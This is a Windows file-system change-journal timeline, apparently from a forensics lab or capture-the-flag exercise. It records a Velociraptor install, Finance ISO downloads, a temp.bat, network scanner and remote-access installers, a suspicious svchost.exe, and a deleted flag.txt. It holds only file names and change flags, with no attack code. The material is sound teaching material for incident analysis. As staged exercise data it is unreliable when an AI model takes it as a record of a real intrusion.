2023-08-10 09:10:39.363855 install-velociraptor.ps1              ARCHIVE
DATA_OVERWRITE DATA_TRU...
2023-08-10 09:10:39.363855 install-velociraptor.ps1              ARCHIVE
DATA_OVERWRITE DATA_TRU...
2023-08-10 09:10:43.732710 AppCache133361322434478643.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:10:43.732710 AppCache133361322434478643.txt       ARCHIVE
FILE_CREATE CLOSE
2023-08-10 09:10:43.743181 AppCache133361322434478643.txt       ARCHIVE
RENAME_OLD_NAME
2023-08-10 09:10:43.743181 AppCache133361322434478643.txt       ARCHIVE
SECURITY_CHANGE RENAME_...
2023-08-10 09:10:43.751455 AppCache133361322434478643.txt       ARCHIVE
SECURITY_CHANGE RENAME_...
2023-08-10 09:10:44.425482 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.444506 0.1.filtertrie.intermediate.txt       ARCHIVE
```

```
FILE_DELETE CLOSE
2023-08-10 09:10:44.447359 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.468023 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.478762 0.1.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.478762 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.478762 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.512413 0.1.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.512413 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.555315 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.563446 0.1.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.565619 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:44.756088 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:10:44.756088 0.0.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:10:44.767424 0.0.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:45.059130 AppCache133361005195598236.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.069775 AppCache133361005206645112.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.069775 AppCache133361005269917324.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.069775 AppCache133361005513698464.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.081799 AppCache133361005867155383.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.135202 AppCache133361005888800278.txt        ARCHIVE
```

```
FILE_DELETE CLOSE
2023-08-10 09:10:45.168316 AppCache133361005946835317.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.212048 AppCache133361006139561046.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.233486 AppCache133361006251685172.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.243986 AppCache133361006447497566.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.277279 AppCache133361006548695382.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.287601 AppCache133361006715277919.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.308846 AppCache133361008284645822.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.308846 AppCache133361009397339860.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.330624 AppCache133361009697650140.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.342615 AppCache133361010001588865.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.364286 AppCache133361010307625145.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.372662 AppCache133361010613027226.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.396872 AppCache133361010690000678.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.396872 AppCache133361011174886552.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.419172 AppCache133361011524452213.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:45.419172 AppCache133361011823806355.txt        ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:49.024010 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE
FILE_CREATE
2023-08-10 09:10:49.032211 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:10:49.032211 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:49.053465 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:59.745146 ConsoleHost_history.txt               ARCHIVE
DATA_EXTEND
2023-08-10 09:10:59.745146 ConsoleHost_history.txt               ARCHIVE
DATA_EXTEND CLOSE
2023-08-10 09:11:06.902067 ConsoleHost_history.txt               ARCHIVE
DATA_EXTEND
2023-08-10 09:11:06.902067 ConsoleHost_history.txt               ARCHIVE
DATA_EXTEND CLOSE
2023-08-10 09:11:10.448160 ConsoleHost_history.txt               ARCHIVE
```

```
DATA_EXTEND
2023-08-10 09:11:10.448160 ConsoleHost_history.txt                ARCHIVE
DATA_EXTEND CLOSE
2023-08-10 09:11:12.698204 velociraptor.msi                       ARCHIVE
FILE_CREATE
2023-08-10 09:11:12.698204 velociraptor.msi                       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:11:13.167118 velociraptor.msi                       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
FILE_CREATE
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
FILE_CREATE CLOSE
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
DATA_TRUNCATION
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
DATA_TRUNCATION SECURIT...
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
DATA_EXTEND DATA_TRUNCA...
2023-08-10 09:11:13.385654 eded2.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:13.401651 eded2.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:13.401651 eded2.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:13.760586 Config.Msi                             HIDDEN
SYSTEM DIRECTORY     SECURITY_CHANGE
2023-08-10 09:11:13.760586 Config.Msi                             HIDDEN
SYSTEM DIRECTORY     SECURITY_CHANGE CLOSE
2023-08-10 09:11:13.823160 Velociraptor.exe                       ARCHIVE
FILE_CREATE
2023-08-10 09:11:13.823160 Velociraptor.exe                       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:11:13.823160 Velociraptor.exe                       ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:14.073687 Velociraptor.exe                       ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:14.292759 Velociraptor.exe                       ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
FILE_CREATE
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
FILE_CREATE CLOSE
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
FILE_CREATE
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
FILE_CREATE SECURITY_CH...
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
```

```
DATA_EXTEND FILE_CREATE...
2023-08-10 09:11:15.755735 eded5.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:15.770645 eded5.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:15.770645 eded5.msi                              ARCHIVE
DATA_OVERWRITE DATA_EXT...
2023-08-10 09:11:15.801901 Config.Msi                             HIDDEN
SYSTEM DIRECTORY     SECURITY_CHANGE
2023-08-10 09:11:15.801901 Config.Msi                             HIDDEN
SYSTEM DIRECTORY     SECURITY_CHANGE CLOSE
2023-08-10 09:11:15.864338 eded2.msi                              ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.400902 disable-defender.ps1                   ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.416906 enable_powershell_logging.ps1          ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.416906 LGPO.exe                               ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.416906 README.txt                             ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.557188 install-choco-extras.ps1               ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.557188 install-utilities.ps1                  ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.588585 chocolateyInstall.ps1                  ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.588585 chocolateyUninstall.ps1                ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.604036 install-autorunstowineventlog.ps1      ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.604036 install-sysinternals.ps1               ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.604036 AutorunsToWinEventLog.ps1              ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.604036 Install.ps1                            ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.604036 Uninstall.ps1                          ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.619732 install-velociraptor.ps1               ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.619732 fix-windows-expiration.ps1             ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:24.635321 WindowsPrivacy.ps1                     ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:11:26.888485 AppCache133361322867582467.txt         ARCHIVE
FILE_CREATE
2023-08-10 09:11:26.888485 AppCache133361322867582467.txt         ARCHIVE
FILE_CREATE CLOSE
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt         ARCHIVE
```

```
RENAME_OLD_NAME
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt        ARCHIVE
SECURITY_CHANGE RENAME_...
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt        ARCHIVE
SECURITY_CHANGE RENAME_...
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE
FILE_CREATE
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:11:46.605635 Google Chrome.lnk                     ARCHIVE
DATA_TRUNCATION
2023-08-10 09:11:46.622581 Google Chrome.lnk                     ARCHIVE
DATA_EXTEND DATA_TRUNCA...
2023-08-10 09:11:46.622581 Google Chrome.lnk                     ARCHIVE
DATA_EXTEND DATA_TRUNCA...
2023-08-10 09:13:20.519865 LICENSE.txt                           ARCHIVE
FILE_CREATE
2023-08-10 09:13:20.519865 LICENSE.txt                           ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:13:20.521053 LICENSE.txt                           ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:13:20.521053 LICENSE.txt                           ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:14:40.958673 Finance08062023.iso                   ARCHIVE
RENAME_NEW_NAME
2023-08-10 09:14:40.958673 Finance08062023.iso                   ARCHIVE
RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007 Finance08062023.iso                   ARCHIVE
STREAM_CHANGE
2023-08-10 09:14:41.062572 Finance08062023.iso                   ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:14:41.063389 Finance08062023.iso                   ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:14:41.065336 Finance08062023.iso                   ARCHIVE
NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383 Finance08062023.iso                   ARCHIVE
```

```
NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845 Finance08062023 (1).iso              ARCHIVE
RENAME_NEW_NAME
2023-08-10 09:14:48.337845 Finance08062023 (1).iso              ARCHIVE
RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773 Finance08062023 (1).iso              ARCHIVE
STREAM_CHANGE
2023-08-10 09:14:48.443245 Finance08062023 (1).iso              ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:14:48.443823 Finance08062023 (1).iso              ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:14:48.445082 Finance08062023 (1).iso              ARCHIVE
NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778 Finance08062023 (1).iso              ARCHIVE
NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046 Finance08062023 (2).iso              ARCHIVE
RENAME_NEW_NAME
2023-08-10 09:15:18.551046 Finance08062023 (2).iso              ARCHIVE
RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015 Finance08062023 (2).iso              ARCHIVE
STREAM_CHANGE
2023-08-10 09:15:18.649055 Finance08062023 (2).iso              ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:15:18.649055 Finance08062023 (2).iso              ARCHIVE
NAMED_DATA_EXTEND STREA...
2023-08-10 09:15:18.651152 Finance08062023 (2).iso              ARCHIVE
NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152 Finance08062023 (2).iso              ARCHIVE
NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt               ARCHIVE
FILE_CREATE
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt               ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt               ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:16:32.942745 temp.bat                             ARCHIVE
FILE_CREATE
2023-08-10 09:16:32.942745 temp.bat                             ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745 temp.bat                             ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe              ARCHIVE
FILE_CREATE
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe              ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe              ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.480509 advanced_ip_scanner.exe              ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.480509 advanced_ip_scanner_console.exe      ARCHIVE
```

```
FILE_CREATE
2023-08-10 09:20:26.480509 advanced_ip_scanner_console.exe       ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe       ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.997883 mac_interval_tree.txt                 ARCHIVE
FILE_CREATE
2023-08-10 09:20:26.997883 mac_interval_tree.txt                 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402 mac_interval_tree.txt                 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.014402 mac_interval_tree.txt                 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.232407 rserv35ml.msi                         ARCHIVE
FILE_CREATE
2023-08-10 09:20:27.232407 rserv35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411 rserv35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.248411 rserv35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.248411 rview35ml.msi                         ARCHIVE
FILE_CREATE
2023-08-10 09:20:27.248411 rview35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685 rview35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.263685 rview35ml.msi                         ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:21:14.992912 mscorsvw.exe                          ARCHIVE
CLOSE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
FILE_CREATE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:21:17.602633 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE
FILE_CREATE
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:23:14.687719 8ea5559.exe                           ARCHIVE
FILE_CREATE
2023-08-10 09:23:14.687719 8ea5559.exe                           ARCHIVE
```

```
DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719 8ea5559.exe                              ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:23:16.769239 8ea5559.exe                              ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE
FILE_CREATE
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:23:49.609039 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:24:23.589821 flag.txt                                 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:25:48.088921 svchost.exe                              ARCHIVE
NOT_CONTENT_INDEXED FILE_CREATE
2023-08-10 09:25:48.092299 svchost.exe                              ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903 svchost.exe                              ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE...
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE
FILE_CREATE
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:26:44.845295 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:26:46.019251 svchost.exe                              ARCHIVE
NOT_CONTENT_INDEXED BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251 svchost.exe                              ARCHIVE
NOT_CONTENT_INDEXED BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143 photo443.exe                             ARCHIVE
FILE_CREATE
2023-08-10 09:28:13.958954 photo443.exe                             ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954 photo443.exe                             ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:32:36.981215 chrome_shutdown_ms.txt                   ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:32:50.968515 VERSION.txt                              ARCHIVE
FILE_CREATE
2023-08-10 09:32:50.968515 VERSION.txt                              ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:32:50.968515 VERSION.txt                              ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:32:50.968515 VERSION.txt                              ARCHIVE
DATA_EXTEND FILE_CREATE...
```

Notable activity:

```
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007,Finance08062023.iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:41.062572,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:14:41.063389,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:41.065336,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773,Finance08062023 (1).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:48.443245,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
```

```
2023-08-10 09:14:48.443823,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:48.445082,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015,Finance08062023 (2).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.480509,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:21:14.992912,mscorsvw.exe,ARCHIVE,CLOSE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:21:17.602633,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:16.769239,8ea5559.exe,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:49.609039,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:24:23.589821,flag.txt,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:25:03.975283,logfile.txt.0,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND SECURITY_CHANGE CLOSE
2023-08-10 09:25:48.088921,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,FILE_CREATE
